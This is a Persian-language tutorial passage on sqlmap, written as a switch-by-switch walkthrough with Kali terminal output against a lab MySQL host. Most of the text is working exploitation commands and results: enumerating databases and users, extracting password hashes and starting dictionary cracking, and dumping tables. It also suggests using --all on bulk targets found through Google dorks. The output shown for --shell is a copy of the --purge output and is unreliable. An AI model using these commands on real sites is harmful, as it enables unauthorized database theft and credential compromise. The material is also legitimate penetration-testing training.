kali㉿kali:/usr/share/sqlmap/tamper$ sqlmap --list-tamers
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:42:23 /2024-02-21/
[02:42:23] [INFO] listing available tamper scripts
* @eunion.py - Replaces instances of <int> UNION with <int>e@UNION
* apostrophemask.py - Replaces apostrophe character ('') with its UTF-8 full width counterpart (e.g. ' -> %EF%BC%87)
* apostrophelenlencode.py - Replaces apostrophe character ('') with its illegal double unicode counterpart (e.g. ' -> %00%27)
* appendnullbyte.py - Appends (Access) NULL byte character (%00) at the end of payload
* base64encode.py - Base64-encodes all characters in a given payload
* between.py - Replaces greater than operator (>) with 'NOT BETWEEN 0 AND #' and equals operator ('=') with 'BETWEEN # AND #'
* binary.py - Injects keyword binary where possible
* bluecoat.py - Replaces space character after SQL statement with a valid random blank character. Afterwards replace character '=' with operator LIKE
* chardoublenlencode.py - Double URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT -> %2553%2545%254C%2545%2554)
* charencode.py - URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT -> %53%45%4C%45%43%54)
```

سوئیچ --purge چیه و چیکار میکنه؟ این سوئیچ محتوای داخل دایرکتوری sqlmap را پاک میکنه. دایرکتوری که میگیم منظور مون هست. طریقه استفاده به شکل زیر میباشد:

```
# sqlmap --purge
```

```
kali㉿kali:/~/.local/share/sqlmap$ sqlmap --purge
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:44:18 /2024-02-21/
[02:44:18] [INFO] purging content of directory '/home/kali/.local/share/sqlmap'...
[*] ending @ 02:44:18 /2024-02-21/
```

سوئیچ --shell چیه و چیکار میکنه؟ این سوئیچ یک حالت Interactive ما بین ما و sqlmap ایجاد میکنه که میتوانیم دستوراتمون رو وارد کنیم. استفاده ازش به شکل زیر است:

```
# sqlmap --shell
```

```
kali㉿kali:/~/.local/share/sqlmap$ sqlmap --shell
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:44:18 /2024-02-21/
[02:44:18] [INFO] purging content of directory '/home/kali/.local/share/sqlmap'...
[*] ending @ 02:44:18 /2024-02-21/
```


سوئیچ --update چیکار میکنه؟ این سوئیچ سعی میکنه sqlmap رو بروز رسانی کنه و میره از داخل GitHub این کار رو انجام میده. اگه نسخه قدیمی sqlmap رو دارید میتوانید از طریق این دستور اقدام به بروزرسانی کنید. طریقه استفاده به شکل زیر است:

```
# sqlmap --update
```

```
kali㉿kali:/~/.local/share/sqlmap$ sqlmap --update
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:48:02 /2024-02-21/
[02:48:02] [WARNING] not a git repository. It is recommended to clone the 'sqlmapproject/sqlmap' repository from GitHub (e.g. 'git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap')
do you want to try to fetch the latest 'zipball' from repository and extract it (experimental)? [y/N]
```

سوئیچ **wizard**-- چیه و چیکار میکنه؟ این سوئیچ یک حالت **Interactive** بهتون میده و بهتون میگه و چی رو وارد کنید. حالتی مثل **GUI** هست ولی نه به شکل گرافیکی و تحت ترمینال کار میکنه. برای استفاده میتوانید به شکل زیر عمل کنید:

```
# sqlmap --wizard
```



```
kali㉿kali:~/local/share/sqlmap$ sqlmap --wizard
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 02:48:44 /2024-02-21/
[02:48:44] [INFO] starting wizard interface
Please enter full target URL (-u):
```

یه چیزی بگم؟ ما تا اینجا خیلی از سوئیچ‌ها توضیح دادیم ولی سوئیچ‌های اصلی رو اصلاً نگفتیم. سوئیچ‌هایی که باهشون میتوانیم **SQLi** را اکسپلولیت کنیم: من این سوئیچ‌ها رو گذاشتمن اخراً تا با خیال راحت شروع به توضیح درموردشون کنیم. بریم سروقت دسته بندی **Enumeration**‌ها و بینیم چیا هستند و چیکار میشه باهشون کرد؟

سوئیچ‌های دسته بندی **Enumeration** چیا هستند و چیکار میکنند؟ این سوئیچ‌ها از مهمترین سوئیچ‌های **sqlmap** هستند و جهت **Data Extraction** ازشون استفاده میشه. یعنی اگه هدف شما اینه که از طریق **sqlmap** بیاید و **SQLi** رو اکسپلولیت کنید و دادهها رو استخراج کنید باید از این سری از سوئیچ‌ها استفاده کنید. در نهایت این سوئیچ‌ها به شما اجازه میده که، اطلاعات **DBMS** رو بیرون بشیبد و ساختار و داده‌های موجود در جداول رو استخراج کنید.

سوئیچ **all**-- چیکار میکنه؟ از طریق این سوئیچ شما به **sqlmap** میگید که همه چیز رو تا جایی که امکانش داری استخراج کن. استفاده از این سوئیچ به شکل زیر است:

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --all
# sqlmap -u http://site.com/vuln.php?id=1 ... -a
```

این سوئیچ به طور گسترده تلاش میکنه تمام داده‌های داخل پایگاه داده، اعم از کاربران پایگاه داده، کلمات عبور کاربران پایگاه داده، و رژن پایگاه داده، سیستم عامل سرور، پایگاه‌های داده موجود، جداول پایگاه‌های داده موجود، ستون‌های همه جداول، رکورد های موجود در تمام جداول و ... رو استخراج کنه. میتوانید از این سوئیچ زمانی که اهداف فله‌ای دارید و مثلاً از گوگل دورک‌ها جهت پیدا کردن اهدافتون استفاده میکنید بهره بگیرید و همه داده‌های داخل تمام پایگاه‌ها داده موجود در تارگت‌ها رو استخراج کنید.

سوئیچ **-banner**-- چیه و چیکار میکنه؟ این سوئیچ خروجی دستور (**version**) توی **MySQL** رو بر میگردونه و سعی میکنه به ما نشون بده. خروجی این دستور نسخه پایگاه داده، سیستم عامل سرور، نسخه سیستم عامل سرور رو توی خودش نشون میده. برای استفاده از این دستور میتوانید به شکل زیر عمل کنید:

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --banner
# sqlmap -u http://site.com/vuln.php?id=1 ... -b
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello --banner
```

```
[04:33:03] [INFO] the back-end DBMS is MySQL
[04:33:03] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL 8
banner: '8.0.36~Ubuntu0.23.10.1'
[04:33:03] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ **-current-user**-- چیکار میکنه؟ این سوئیچ کاربر فعلی استفاده کننده از پایگاه داده رو مشخص میکنه. در حقیقت سعی میکنه خروجی **user()** توی **MySQL** رو به ما نشون بده. برای استفاده از این دستور میتوانید به شکل زیر عمل کنید:

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --current-user
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello --current-user
```

```
[04:34:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL 8
[04:34:43] [INFO] fetching current user
current user: 'root@localhost'
[04:34:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ current-db -- چیه و چیکار میکنه ؟ این سوئیچ پایگاه داده فعلی رو به ما نشون میده و به شکلی خروجی تابع database() توی MySQL را بر میگیردونه . برای استفاده از این سوئیچ باید به شکل زیر کار کنیم :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --current-db
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello --current-db

[04:36:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL 8
[04:36:50] [INFO] fetching current database
current database: 'mytestdb'
[04:36:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ hostname -- چیکار میکنه ؟ این دستور نام کاربر سیستم عامل سرور رو مشخص میکنه و به شکلی خروجی دستور @@@HOSTNAME را برای ما بر میگردونه . برای استفاده ازش کافیه به شکل زیر عمل کنیم :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --hostname
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello --hostname
```

```
[04:39:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL 8
[04:39:54] [INFO] fetching server hostname
hostname: 'osboxes'
[04:39:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ users -- چیکار میکنه ؟ میدونیم که ممکن هست توی پایگاه داده کاربران مختلفی با سطوح دسترسی متفاوتی وجود داشته باشند و در صورت وجود SQLi این امکان وجود داره که بتونیم این کاربران رو از پایگاه داده mysql MySQL توی استخراج کنیم . سوئیچ users -- میکنه تمام کاربران پایگاه داده رو استخراج کنه و بهمنون نشون بده . طریقه استفاده به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --users
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello --users
```

```
[04:40:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL 8
[04:40:45] [INFO] fetching database users
[04:40:45] [WARNING] reflective value(s) found and filtering out
database management system users [6]:
[*] 'debian-sys-maint'@'localhost'
[*] 'mysql.infoschema'@'localhost'
[*] 'mysql.session'@'localhost'
[*] 'mysql.sys'@'localhost'
[*] 'phpmyadmin'@'localhost'
[*] 'root'@'localhost'

[04:40:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ passwords -- چیه و چیکار میکنه ؟ هر کاربری توی پایگاه داده قاعده‌یک کلمه عبور هم داره . با سوئیچ users -- تونستیم این کاربرها رو استخراج کنید و با سوئیچ passwords -- میتونیم کلمات عبور ذخیره شده اونها توی پایگاه داده رو نیز بدست بیاریم . البته دقت کنید این کلمات عبور به صورت Hash خواهند بود و برای اینکه بفهمیم چی هستند باید اونها رو Crack کنیم . البته بگم که امکان کرک کردن این کلمات عبور رو هم برای ما فراهم میکنه . استفاده از سوئیچ passwords -- به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --passwords
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello --passwords
```

```
[04:44:21] [INFO] fetching database users password hashes
[04:44:21] [WARNING] reflective value(s) found and filtering out
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[04:44:26] [INFO] writing hashes to a temporary file '/tmp/sqlmapb0_m7sk3529468/sqlmaphashes-rgwa7nak.txt'
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] n
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: $A$005$\x04\x0f x.JDWP3\x03\x17@%Uy\x13\x18w6TmtzbbV0RTdRw7eD.fNW3Rx2CwpadDedTXX78C191
[*] mysql.infoschema [1]:
    password hash: $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBREUSED
[*] mysql.session [1]:
    password hash: $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBREUSED
[*] mysql.sys [1]:
    password hash: $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBREUSED
[*] phpmyadmin [1]:
    password hash: $A$005$5\x0b\x08=<v\x1e\x025o\x01Z.\x04GU\x12vxPmv0J70/FsTVOMdLuJFH/m0zBc0FyRui0tXPaw320bXB
[*] root [1]:
    password hash: *24780C0C06DEE42FD1618BB99005ADCA2EC9D1E19
```

```
[04:44:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

اون قسمتی که با خط سیر مشخص کردم سوال پرسیده که ایا میخوایم کلمات عبور هش شده رو کرک کنیم یا خیر؟ من گفتم خیر ولی شما میتوانید با ۲ بهش بگید که شروع کنید به کرک کردن کلمات عبور:

```
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y
[04:49:53] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> /usr/share/sqlmap/data/txt/wordlist.txt
[04:50:21] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[04:50:26] [INFO] starting dictionary-based cracking (mysql_passwd)
[04:50:26] [INFO] starting 4 processes
[04:50:30] [INFO] current status: 31757... /
```

توی تصویر بالا میبینید که از ما یک لیست کلمه عبور خواسته که بهش بدیم و شروع کرده به کرک کردن هش ها. هرجایی که تشخیص بده که هش وجود داره بهتون پیشنهاد کرک کردنش رو خواهد داد.

سوئیچ **--privileges**-- چیکار میکنه؟ این سوئیچ تک به تک کاربران پایگاه داده رو بدست میاره و سعی میکنه سطح دسترسی اونها رو بررسی کنه و میزان دسترسی هر کدام رو به شما نشون میده. استفاده ازش به شکل زیر است:

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --privileges
```

سوئیچ **--roles**-- چیه و چیکار میکنه؟ این سوئیچ نقش هر کدام از کاربران پایگاه داده رو استخراج میکنه و به شما نشون میده. برای استفاده میتوانید به شکل زیر عمل کنید:

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --roles
```

سوئیچ **--dbs**-- چیه و چیکار میکنه؟ میدونیم که توی هر سرویس پایگاه داده ممکن هست که چندین و چند پایگاه داده وجود داشته باشه و هر کدام ممکن هست اطلاعات خاصی رو از سرویس خاصی توی خودش ذخیره کنه. ما میتوانیم از طریق سوئیچ **--dbs**-- از sqlmap بخوایم تمام پایگاههای داده موجود در تارگتمون رو برآمون استخراج کنیم. برای استفاده کافیه به شکل زیر عمل کنیم:

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --dbs
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello --dbs
```

```
[04:57:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL 8
[04:57:16] [INFO] fetching database names
[04:57:16] [WARNING] reflective value(s) found and filtering out
available databases [8]:
[*] information_schema
[*] mysql
[*] mytestdb
[*] performance_schema
[*] phpmyadmin
[*] sys
[*] wapt_db
[*] wordpress

[04:57:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ D- چیه و چیکار میکنه؟ پس از استخراج پایگاه های داده موجود در سرور تارگتمنو، اگر بخوایم یک عملیات رو روی یکی از پایگاه های داده انجام بدیم، مثل جداول این پایگاه داده رو استخراج کنیم یا ... باید نام پایگاه داده مدنظرمون رو به sqlmap بگیم . از طریق این سوئیچ میتوانیم این کار رو انجام بدیم . طریقه استفاده به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE1, DATABASE2, ...
# sqlmap -u http://192.168.89.128/.../sql1.php?query=Hello -D information_schema ...
# sqlmap -u http://192.168.89.128/.../sql1.php?query=Hello -D mytestdb ...
# sqlmap -u http://192.168.89.128/.../sql1.php?query=Hello -D mytestdb, information_schema ...
```

البته لازم به ذکر است که میتوانیم نام چند پایگاه داده رو هم به صورت همزمان بهش بدمیم، کافیه که نامها رو با ", از هم جدا کنیم .

سوئیچ --tables-- چیه و چیکار میکنه؟ پس از استخراج نام پایگاه های داده موجود توی سرور تارگتمنو، باید جداول پایگاه های داده رو استخراج کنیم . از طریق سوئیچ --tables-- میتوانیم به sqlmap بگیم که جداول یک پایگاه داده رو استخراج کنه . قبل از استفاده از --tables-- باید از طریق سوئیچ D- نام پایگاه داده مدنظرمون رو تعیین کنیم و سپس sqlmap تمام جداول پایگاه داده مشخص شده رو استخراج خواهد کرد . طریقه استفاده به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE1, DATABASE2, ... --tables ...
# sqlmap -u http://192.168.89.128/.../sql1.php?query=Hello -D mytestdb --tables ...
```

```
[05:10:13] [INFO] fetching tables for database: 'mytestdb'
[05:10:13] [WARNING] reflective value(s) found and filtering out
Database: mytestdb
[7 tables]
+-----+
| comments
| ls_result
| messages
| movies
| sessions
| sql11_user_logs
| users
+-----+
[05:10:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ T- چیه و چیکار میکنه؟ پس از استخراج جداول یک پایگاه داده مشخص شده، اگه بخوایم یک عملیاتی رو روی یکی از جداول انجام بدم باید برای sqlmap مشخص کنیم که پایگاه داده مورد نظر ما چیه و همچنین جدول مورد نظر ما کدام جدول است، پایگاه داده رو که از طریق سوئیچ D- مشخص میکنیم و برای مشخص کردن جدول مورد نظرمون هم از سوئیچ T- استفاده خواهیم کرد . به شکل زیر میتوانیم این کار روانجام بدیم :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE1, DATABASE2, ... -T TABLE1, TABLE2, ...
# sqlmap -u http://192.168.89.128/.../sql1.php?query=Hello -D mytestdb -T users ...
```

همانطور که توی D- میتوانستیم نام چند پایگاه داده رو بدمیم، سوئیچ T- هم میتوانه نام چند جدول رو بگیره و کافیه که با ", از هم جداشون کنیم .

سوئیچ --columns-- چیه و چیکار میکنه؟ بعد از استخراج جداول یک پایگاه داده، قدم بعدی استخراج ستون ها یا Field های اون جدول خواهد بود . این کار رو از طریق سوئیچ --columns-- انجام خواهیم داد . البته باید دوباره ذکر کنم که قبل از استفاده از این سوئیچ باید پایگاه داده مورد نظرمون رو با سوئیچ D- و جدول مورد نظرمون رو با سوئیچ T- مشخص کنیم . استفاده از سوئیچ --columns-- به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE1, DATABASE2, ... -T TABLE1, TABLE2, ... --columns ...
# sqlmap -u http://192.168.89.128/.../sql1.php?query=Hello -D mytestdb -T users --columns ...
```

```
[05:16:16] [INFO] fetching columns for table 'users' in database 'mytestdb'
[05:16:16] [WARNING] reflective value(s) found and filtering out
Database: mytestdb
Table: users
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id     | int    |
| password | varchar(36) |
| username | varchar(36) |
+-----+-----+
[05:16:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ C- چیه و چیکار میکنه ؟ پس از استخراج پایگاههای داده، جداول و ستون ها اگر بخواهیم اطلاعات ستون ها را بیرون بکشیم باید ستون های مد نظر خودمون رو به sqlmap بدهیم و بهش بگیم که میخوایم ستون های فلان و فلان رو استخراج کنیم . برای اینکار باید از

سوئیچ C- استفاده کنیم و به شکل زیر استفاده میشود :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE1,DATABASE2,... -T TABLE1, TABLE2,... -C
COL1,COL2, ...
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello -D mytestdb -T users -C
id,password,username ...
```

سوئیچ --schema- چیه و چیکار میکنه ؟ این سوئیچ Schema تمام پایگاه دادهای موجود یا پایگاه داده مد نظر ما را برامون استخراج میکنه و نشون میده . یعنی میتوانی بدون استفاده از سوئیچ D- به sqlmap بگیم که Schema تمام پایگاههای داده رو برامون استخراج کن یا هم از سوئیچ D- استفاده کنیم و به sqlmap بگیم که Schema یک پایگاه داده خاص رو بهمن بده . برای استفاده از این سوئیچ به شکل زیر عمل خواهیم کرد :

```
# sqlmap -u http://site.com/vuln.php?id=1 --schema
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE1,DATABASE2,... --schema
```

خروجی دستور بالا تمام پایگاههای داده، جداول و ستون های جدولها خواهد بود .

سوئیچ --count- چیه و چیکار میکنه ؟ شاید یه وقتی لازمون شد که بیایم و رکورد های یک جدول خاص، رکورد های تمام جداول یک پایگاه داده یا رکورد های تمام جداول تمام پایگاه های داده موجود در تارگتمون رو بشماریم . برای اینکار میتوانیم از این سوئیچ استفاده کنیم . طریقه استفاده به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 --count
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE1,DATABASE2,... --count
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE1,DATABASE2,... -T TABLE1, TABLE2,... --count
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello -D mytestdb -T users --count
```

```
[05:33:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL 8
Database: mytestdb
+-----+-----+
| Table | Entries |
+-----+-----+
| users | 3      |
+-----+-----+
[05:33:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ --dump- چیه و چیکار میکنه ؟ این سوئیچ کارش استخراج داده هست . اخرین مرحله اکسلپولیت کردن SQLi اینه که از جداول مد نظرمون توی پایگاه داده مدنظرمون، دادههای ستون های مدنظرمون یا تمام ستونها رو استخراج کنید . برای این کار کافیه از این سوئیچ به شکل زیر بهره بگیریم :

```
# sqlmap -u http://site.com/vuln.php?id=1 --dump           //Dump all data from current database
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE --dump
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE -T TABLE1, TABLE2,... --dump
# sqlmap -u http://site.com/vuln.php?id=1 ... -D DATABASE -T TABLE -C COL1, COL2,... --dump
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello -D mytestdb -T users --dump
```

```
[05:39:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.57
back-end DBMS: MySQL 8
[05:39:36] [INFO] fetching columns for table 'users' in database 'mytestdb'
[05:39:36] [INFO] fetching entries for table 'users' in database 'mytestdb'
Database: mytestdb
Table: users
3 entries
+-----+-----+
| id | password | username |
+-----+-----+
| 1  | password | admin   |
| 2  | password1 | user1  |
| 3  | password2 | user2  |
+-----+-----+
[05:39:36] [INFO] table 'mytestdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.89.128/dump/mytestdb/users.csv'
[05:39:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.89.128'
```

سوئیچ **--dump-all** چیه و چیکار میکنه؟ این سوئیچ تمام رکوردها از تمام جداول در نام داده موجود در تارگت رو استخراج خواهد کرد. برخلاف **--dump** که فقط از پایگاه داده فعلی یا پایگاه داده تعیین شده، داده استخراج میکرد، **--dump-all** از همه پایگاههای داده بدون اینکه نیاز باشه با **D**-اونها رو مشخص کنیم، دادهها رو استخراج میکند. استفاده از این دستور به شکل زیر است:

```
# sqlmap -u http://site.com/vuln.php?id=1 --dump-all
```

سوئیچ **--search** چیه و چیکار میکنه؟ این دستور یک عبارت رو از شما میگیره و دنبال ستون، جدول یا پایگاه داده ای میگردد که عبارت مد نظر شما توی اسمش وجود داشته باشه. اگه بخوايد دنبال یک ستون با نام مد نظرتون باشید باید به شکل زیر از این سوئیچ استفاده کنید:

```
# sqlmap -u http://site.com/vuln.php?id=1 -C "column_name" --search
```

دستور بالا برای شما به دنبال ستونی با نام **column_name** خواهد گشت. البته بگم که پس از اینکه دستور رو اجرا کردید از شما میپرسه، ایا دنبال یک ستونی شبیه به عبارت مد نظرتون هستید یا دنبال یک ستون دقیقاً با نام مد نظرتون هستید؟

```
do you want sqlmap to consider provided table(s):
[1] as LIKE table names (default)
[2] as exact table names
>
```

اگه بخوايد دنبال یک جدول با نام مد نظرتون باشید باید سوئیچ رو به شکل زیر استفاده کنید:

```
# sqlmap -u http://site.com/vuln.php?id=1 -T "table_name" --search
```

و اگر دنبال یک پایگاه داده با نام مد نظرتون میگردید باید به شکل زیر از سوئیچ استفاده کنید:

```
# sqlmap -u http://site.com/vuln.php?id=1 -D "database_name" --search
```

اینها سوئیچ‌ها مهم دسته بندی **Enumeration** بودند و معمولاً توی اکسپلوبیت کردن **SQLi**، اگر هدف استخراج اطلاعات پایگاههای داده باشه از این سوئیچ‌ها استفاده میشه. بریم سراغ سوئیچ‌های دسته بندی بعدی ...

سوئیچ‌های **Brute-Force** چیا هستند و به چه کاری میان؟ توی **sqlmap** ما سه تا سوئیچ داریم که جهت **Brute-Force** استفاده میشن و از طریق حملات **Brute-Force** یه چیزایی رو برای ما مشخص میکنن. بریم اینا رو توضیح بدیم.

سوئیچ **--common-tables** چیه و چیکار میکنه؟ این سوئیچ از شما یک فایل حاوی تعداد زیادی نام جدول میگیره و سعی میکنه وجود یا عدم وجود جدولی با این نامها رو به شما بگه. ابتدا یک پیلود میسازه که با اجرای اون پیلود، وجود یا عدم وجود یک جدول مشخص میشه. شما باید نام پایگاه داده رو هم تعیین کنید. فرض بگیرید که تونستید نام پایگاههای داده رو استخراج کنید ولی امکان بیرون کشیدن نام جداول به دلایلی وجود نداره. میتوانید از طریق این سوئیچ، حملات **Brute-Force** رو انجام بدید که برآتون سعی کنیه این کار رو انجام بده. طریقه استفاده از این سوئیچ به شکل زیر هست:

```
# sqlmap -u http://site.com/vuln.php?id=1 -D DATABASE --common-tables
```

وقتی دستور بالا رو وارد میکنید ابتدا اسیب پذیر بودن یا نبودن تارگت رو مشخص میکنه و وقتی که فهمید اسیب پذیر هست سعی میکنه تکنیک اکسپلوبیت کردنش رو بفهمه، سپس از شما درخواست یک فایل حاوی نام جداول مورد نظرتون میکنه :

```
which common tables (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-tables.txt' (press Enter)
[2] custom
>
```

خدوش هم به صورت پیش فرض یک لیست داره که میتوانید از اون استفاده کنید . گزینه | به لیست پیش فرض اشاره میکنه و گزینه 2 به شما اجازه میده که لیست خودتون رو وارد کنید . بعد از این کار از شما تعداد thread ها رو در صورتی که مشخص نشده باشه طلب میکنه :

```
please enter number of threads? [Enter for 1 (current)]
```

سپس شروع میکنه به تست کردن یک به یک نام جداول توی لیستتون :

```
which common tables (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-tables.txt' (press Enter)
[2] custom
>
[07:39:11] [INFO] performing table existence using items from '/usr/share/sqlmap/data/txt/common-tables.txt'
[07:39:11] [INFO] adding words used on web page to the check list
[07:39:11] [INFO] checking database 'mytestdb'
please enter number of threads? [Enter for 1 (current)] 8
[07:39:48] [INFO] starting 8 threads
[07:39:48] [INFO] tried 6/3446 items (0%)
[07:39:48] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[07:39:48] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')
[07:39:51] [INFO] tried 74/3446 items (2%)
```

اما مشکلی وجود داره، ممکن هست که نتونه تشخیص بده وجود یک جدول رو، شما میتوانید از طریق یک Proxy درخواست ها رو دریافت کنید و سپس به بررسی اونها بپردازید، گاهی اوقات Status Code یک پاسخ میتوانه نشون دهنده وجود یک جدول باشه یا وجود یک رشته خاص توی محتوای پاسخ میتوانه این مورد رو تایید کنه . بهترین حالت تنظیم کردن پراکسی Burp Suite هست .

سوئیچ common-columns-- چیه و چیکار میکنه ؟ این سوئیچ زمانی کاربرد داره که شما توانستید پایگاههای داده رو استخراج کنید و همچنین جداول موجود رو هم بدست اور دید ولی امکان استخراج ستون ها رو به دلایلی ندارید، میتوانید از این امکان استفاده کنید و سعی کنید با انجام حمله Brute-Force از طریق یک لیست حاوی نام های ستون احتمالی به کشف کردن نام این ستون ها بپردازید . پس دقت کنید که برای استفاده از این سوئیچ، شما باید نام پایگاه داده و همچنین نام جدول مورد نظرتون رو داشته باشید . طریقه استفاده به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 -D DATABASE -T TABLE --common-columns
```

پس از اجرای دستور بالا، ابتدا اسیب پذیر بودن تارگت رو مشخص میکنه و در صورتی که اسیب پذیر بود، تکنیک اکسپلوبیت رو تعیین میکنه، سپس از شما درخواست یک لیست حاوی نامهای احتمالی ستون ها خواهد کرد :

```
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
[2] custom
>
```

sqlmap لیستی رو به صورت پیش فرض داره و همچنین میتوانید از لیست خودتون استفاده کنید . پس از این کار از شما تعداد thread ها رو میخواهد :

```
which common columns (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-columns.txt' (press Enter)
[2] custom
>
